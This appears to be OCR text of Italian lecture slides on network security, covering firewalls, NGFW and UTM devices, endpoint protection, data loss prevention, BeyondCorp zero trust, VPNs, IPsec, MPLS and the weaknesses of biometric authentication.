
Tendenza evolutiva: Web Application Firewall, sono dei “reverse Proxy” un po' più evoluti (analisi Out Of Band, analisi comportamentale, auditing degli accessi, resilienza anti DDOS ecc.)

Firewall e “buzzwords” correlate

HTTP Reverse proxy



Firewall e “buzzwords” correlate



Un NGFW prevede l’integrazione fra le funzionalità di firewall tradizionale (di prima generazione) e quelle di Intrusion Prevention e analisi dei contenuti.

Inoltre tali sistemi devono fornire modi di specificare policy di sicurezza basati su concetti meno grezzi di IP address, porte e protocolli (esempio utente/data/ora ecc.).

Il problema di base è che il perimetro dell’azienda è diventato sfumato (mobile, consulenti, partner, acquisizioni ecc.)

Firewall e “buzzwords” correlate




Figure 3. Evolution of the NGFW. Performance-enhanced NGFWs offer better protection against advanced threats, high availability, and centralized management. They also pave the way for intelligence-aware NGFWs, the next evolutionary step towards a fully connected security infrastructure. (Figure courtesy Gartner, Inc. 2014.)

UTM

UTM (Unified Threat management)

C’è una diatriba in atto, tra i Vendor di dispositivi UTM e i produttori di NGFW, cominciata quando Gartner ha creato la definizione di NGFW in contrasto con la definizione di UTM.

In generale sono dispositivi che fanno: Wire speed, firewall di 1° generazione (es. Stateful, Inspection, NAT, VPN), Funzionalità di IPS, Application awareness con granularità fine (i.e. Facebook), Integrabilità con informazioni esterne(Active Directory), User / Location awareness, Antivirus / Antispam, File / Content reputation, Traffic shaping ecc.

Spesso si intendono con UTM (“Unified”) appliance che forniscono funzioni multiple integrate.

Captive portal

Un captive portal https://en.wikipedia.org/wiki/Captive_portal è un sistema che risponde a qualunque richiesta un client faccia su una VLAN (es DNS, HTTP req), inducendolo a dichiararsi, effettuare l’autenticazione e prendere visione di policy per l’utilizzo dei sistemi.

Alcuni captive portal richiedono di tenere aperta una finestra dopo l’autenticazione, in modo che l’accesso sia consentito solamente in presenza di una sessione attiva da parte dell’utente, terminando la quale l’accesso è interrotto.

Altri sistemi implementano una politica “a tempo”, mantenendo valida l’associazione client-VLAN per un periodo di tempo predeterminato, senza ulteriori interazioni con l’utilizzatore.

Esempio OpenSource: Kattive.it

Content filtering

http://en.wikipedia.org/wiki/Content-control_software

Normalmente viene filtrata la navigazione web con prodotti integrati con i proxy di navigazione.
Produttività, ma anche sicurezza e protezione (parental control).
Filtraggio delle URL verso siti compromessi o pericolosi.
Whitelist (“walled garden”), blacklist oppure filtri dinamici, complessi e strutturati.
Algoritmi euristici (oppure catalogazioni manuali).
Overblocking, underblocking, biasblocking.
Censura?

Endpoint protection

- Application Control (HIPS)
- Gestione del personal firewall
- Gestione e blocco dei dispositivi periferici
- Controllo delle connessioni di rete
- Controllo dei file
- Verifica degli usi propri dei dati e della postazione
- Blocco esecuzione applicazioni (whitelist)

Endpoint protection
Sono sistemi integrati che forniscono agli amministratori dei client un controllo esteso e centralizzato sui dispositivi, in termini di:

Application Control (HIPS)
Gestione del personal firewall
Gestione e blocco dei dispositivi periferici (USB)
Controllo delle connessioni di rete
Controllo dei file
Verifica degli usi propri dei dati e della postazione
Blocco esecuzione applicazioni (whitelist)

Necessitano spesso di una fase di apprendimento. Complessi da installare e da gestire. Possono interferire con l’utente finale.

Data Loss Prevention

Forse sono nel capitolo sbagliato ...

https://en.wikipedia.org/wiki/Data_loss_prevention_software

Firewall e “buzzwords” correlate

Data Loss Prevention

Figure 10: Probability of using different breach methods

La perdita dei dati, nella maggior parte dei casi, NON deriva da un problema tecnologico.

“Follow the Data: Dissecting Data Breaches and Debunking Myths” Trend Micro Analysis

Data Loss Prevention

Data Loss (Leakage) Prevention (Protection)
Sono sistemi per conservazione, la protezione e la diffusione controllata di dati, file e documenti.
Due sono le architetture principali:

- Protect the path = Any device, computer, server, network, port, peripheral and media must be under DLP control
- Protect the data = Every action performed on the data, wherever it is located, is under a single DLP server control and is subject to centrally defined and continuosly verified access policies (read, print, copy, …)


Il problema è il confine

Il problema è che i firewall di prima generazione nascono con il concetto di proteggere il confine (boundary protection).
Il confine dell’azienda è però diventato un’entità sfumata (consociate, collaboratori, consulenti esterni, byod, mobile ecc.).
Bisogna passare dal modello del castello a quello del sistema immunitario.
Come funziona un sistema immunitario?
Continua a funzionare anche se parzialmente compromesso, individua velocemente i patogeni veramente pericolosi e ignora quelli innocui, ottimizza le risorse limitate dell’organismo per prevenire le minacce più gravi e gestire quelle minori senza subire danni inaccettabili.
Questo, in ambito IT non si fa (solo) con un firewall.

Oltre il firewall.
Il modello BeyondCorp di Google.
Security without wall.

Modello BeyondCorp di Google
https://cloud.google.com/beyondcorp/
Punto di partenza: la nuvola non ha confini interni, modello “Zero Trust”.
Sposto la difesa dal perimetro ai dispositivi e agli utenti, la fluidità del confine aziendale mi spinge a questo.
Non mi interessa da quale rete ti connetti ma come è protetto il tuo dispositivo e chi sei tu.
“Dentro” e “Fuori” cambia poco in termini di sicurezza.
Debbo autenticare ogni utente, dispositivo e flusso e costruire una connessione sicura a livello più alto.
Le policy debbono essere dinamiche ed essere calcolate da più sorgenti possibili.
Non faccio più VPN ma tunnel applicativi.

Firewall e “buzzwords” correlate



Fonte: Google Whitepaper - BeyondCorp: A New Approach to Enterprise Security

Chiave di tutto: Web Application Access Proxy

- Utente si qualifica con 2F Authentication al SSO
- Dispositivo si qualifica con il suo certificato
- Access control engine verifica:
  - Se l’utente può accedere al servizio (progetto, gruppo, data, ora ecc.)
  - Se il dispositivo è censito e aggiornato come protezioni (patch, antivirus ecc.)
  - Se il livello di trust di questa combinazione è sufficiente per accedere all’applicazione richiesta

- Se tutto OK, l’application proxy apre il collegamento cifrato utente-applicazione
- Tutto il resto = DENY

(Tutto molto semplificato ovviamente)


Virtual Private Network

- Reti nascoste
- Routing protetto
- Protezione crittografica dei pacchetti (OpenVPN, IPSEC)

http://en.wikipedia.org/wiki/Virtual_private_network
Che cosa è una VPN?
Una tecnica (hardware e/o software) per realizzare una rete privata utilizzando canali e apparati di trasmissione condivisi o comunque non fidati.
Tecniche di realizzazione di una VPN:

- mediante reti nascoste (poco efficace, 10.*, non ruotate, ok solo su infrastruttura mia)
- mediante routing protetto (http://en.wikipedia.org/wiki/Tunneling_protocol virtual tunneling protocol, trasporto IP su IP)
- mediante protezione crittografica dei pacchetti (tunnel IP sicuro) http://en.wikipedia.org/wiki/OpenVPN OpenVPN, http://en.wikipedia.org/wiki/IPsec IPSEC. Viene aggiunto un header al pacchetto IP che viene cifrato o autenticato

VPN



"Virtual Private Network overview" by Ludovic.ferre (talk · contribs) - Own work. Licensed under GFDL via Wikimedia Commons -

http://commons.wikimedia.org/wiki/File:Virtual_Private_Network_overview.svg#/media/File:Virtual_Private_Network_overview.svg


Architetture di VPN

- Remote access o Client To Site
- Site To Site
- Site to Extranet

Architetture di VPN

- Remote access o Client To Site
  Un utente singolo che si collega a una sede (telelavoro, mobile)
- Site To Site
  Collega due sedi diverse (sostituisce le linee dedicate)
- Site to Extranet
  Collega una sede a una terza parte, community o cloud infrastructure (es. Google Apps, Office365)

VPN




Architetture di VPN

- Site To Site

  Collega due sedi diverse (sostituisce le linee dedicate)


VPN



Architetture di VPN

- Remote access o Client To Site
  Un utente singolo che si collega a una sede (telelavoro, mobile)

IPSEC: suite di protocolli



IPSEC è una suite di protocolli a vari livelli dello stack IP.
ESP, Encapsulating Security Payload
AH, Authentication Header
IKE, Internet Key Exchange
ISAKMP,

Interoperabile e indipendente dai protocolli di crittografia.
Doveva essere standard in IPV6 ma non è così.
Due concetti chiave: SA Security Association e modalità di trasporto.

IPSEC: Security Association
Una connessione logica unidirezionale (simplex) fra due sistemi IP caratterizzata da tre valori:
- Security Parameter Index
- IP destination
- Security Protocol

IPSEC: Security Association (SA)
Una connessione logica unidirezionale (simplex) fra due sistemi IP caratterizzata da tre valori:

- Security Parameter Index (identifica la connessione a parità di IP e protocollo)
- IP destination
- Security Protocol (può essere AH o ESP)

Ne servono almeno due per completare la connessione.
Elenco mantenuto nel Security Association Database.

IPSEC: Modalità operativa
- Transport Mode
- Tunnel Mode

ISAKMP/Oakley
Framework per lo scambio di chiavi crittografiche e la negoziazione di Security Association

IPSEC: Modalità operativa
- Transport Mode (host to host, viene cifrato solo il payload, protetti solo con hash i livelli trasporto e applicativo, non cambia IP e porta, problemi con NAT, bisogna usare NAT-Traversal)
- Tunnel Mode (network tunneling mode, viene protetto tutto il pacchetto originale aggiungendo davanti un IP header, viene usato per le VPN)

ISAKMP/Oakley (Internet Security Association and Key Management Protocol)
Framework per la generazione, lo scambio e il refresh di chiavi crittografiche e la negoziazione di Security Association.
Tutto automatico, fondamentale in chiave enterprise.
IKE (Internet Key Exchange)= sottinsieme
Supporta PSK, chiavi pubbliche, RSA ecc.

VPN

OpenVPN:


- Basata su OpenSSL, SSLv3 e TLSv1
- Open Source, implementazioni per tutti i sistemi operativi
- Tunnelling layer 2 e 3
- Push di configurazioni (DHCP ecc.)
- Supporta PSK, certificati, username/password
- Supporto NAT, firewall ecc.

VPN outsourcing

Virtual Private Circuit

VPN outsourcing, a volte dette Virtual Private Circuit.
http://en.wikipedia.org/wiki/Virtual_circuit
Alternativa alla costruzione e gestione delle VPN via Internet: acquistarle da qualcuno che poi le gestisce.
I provider oggi offrono sempre “reti private” sotto forma di VPN, come servizio che rivendono ai clienti che hanno acquistato la connettività presso di loro.
Le tecnologie attuali sono principalmente di tipo MPLS https://en.wikipedia.org/wiki/Multiprotocol_Label_Switching (MultiProtocol Label Switching), di derivazione Ethernet.
Instradamento tramite label invece che routing in base all'indirizzo.
Sono reti che normalmente i Provider stessi tengono logicamente separate dalla connettività Internet tradizionale, per poter costruire offerte con SLA garantiti.

MPLS




Il concetto fondamentale è l'etichettatura dei pacchetti, che avviene al momento dell'immissione del pacchetto nella rete. Nel normale routing IP, ogni router prende una decisione per ogni pacchetto, che dipende solamente dall'header L3 contenuto.

Nell'MPLS, quando un pacchetto entra nella rete è assegnato a una specifica FEC (Forwarding Equivalence Class), appendendo al pacchetto una stringa di bit apposita (label). Questo primo router effettua anche il lookup del percorso (Label Switched Path) necessario a raggiungere l'ultimo router di destinazione.

Ogni altro router della rete MPLS utilizza la Label per effettuare il forwarding; quindi, eccettuato il primo, i router non effettuano più l'analisi degli header per prendere la decisione di forwarding, ma mandano il pacchetto al prossimo router seguendo il percorso predeterminato all'ingresso dal primo router.

VPN



http://en.wikipedia.org/wiki/Virtual_private_cloud

Si parla di VPC quando alcuni (o tutti i) servizi sono esterni e stanno presso un “Cloud Provider” (es. Amazon, Google App Engine, Microsoft Azure, VMWare Vcloud).

Nella “nuvola” viene creata una “bolla” privata ospitata in un’infrastruttura virtuale multi-tenant, gestita da un fornitore e accessibile in modo efficiente a livello globale.

Ciascun sito di un'organizzazione diventa dunque una rete-ad-accesso-remoto ai servizi contenuti nella VPC, che sono raggiunti nello stesso modo anche dai singoli utenti remoti.

Non è sempre applicabile: è facile spostare nel cloud le applicazioni web, la posta elettronica, la collaboration.

E' difficile per applicazioni ad alto flusso di dati (es. CAD) o di tipo Client-Server.

Tecniche biometriche

Tecniche biometriche
http://en.wikipedia.org/wiki/Biometrics
(impronte digitali, vene della mano, scansione della retina, suono della voce ecc.)

Problemi dei sistemi biometrici

- FAR e FRR
- Caratteristiche fisiche instabili e variabili
- Integrità fisica del soggetto !

Problemi dei sistemi biometrici:

FAR (False Acceptance Rate) e FRR (False Rejection Rate), entrambi migliorabili ma facendo crescere i costi

Le caratteristiche fisiche sono instabili e variabili (ferita sulla mano, voce distorta per raffreddore, pupille dilatate da alcool ecc.)

Possono mettere a repentaglio l'integrità fisica del soggetto

Tecniche biometriche

Problemi dei sistemi biometrici:

- Facile da copiare (e non si può cambiare!)


 87

Problemi dei sistemi biometrici:
http://www.dw.com/en/german-defense-minister-von-der-leyens-fingerprint-copied-by-chaos-computer-club/a-18154832

Facile da copiare (e non si può cambiare!)

Anche se la rubano sono nei guai (https://www.wired.com/2015/09/opm-now-admits-5-6m-feds-fingerprints-stolen-hackers/)

Iride? Voce? Faccia?



L'iride è attaccabile con fotografie all'infrarosso e lenti a contatto:
https://www.youtube.com/watch?v=4VrqufsHpS4

La voce con registrazioni vocali
https://www.youtube.com/watch?v=JRLNdcmRcFY

La faccia con ricostruzioni di immagini
https://www.wired.com/2016/08/hackers-trick-facial-recognition-logins-photos-facebook-thanks-zuck/

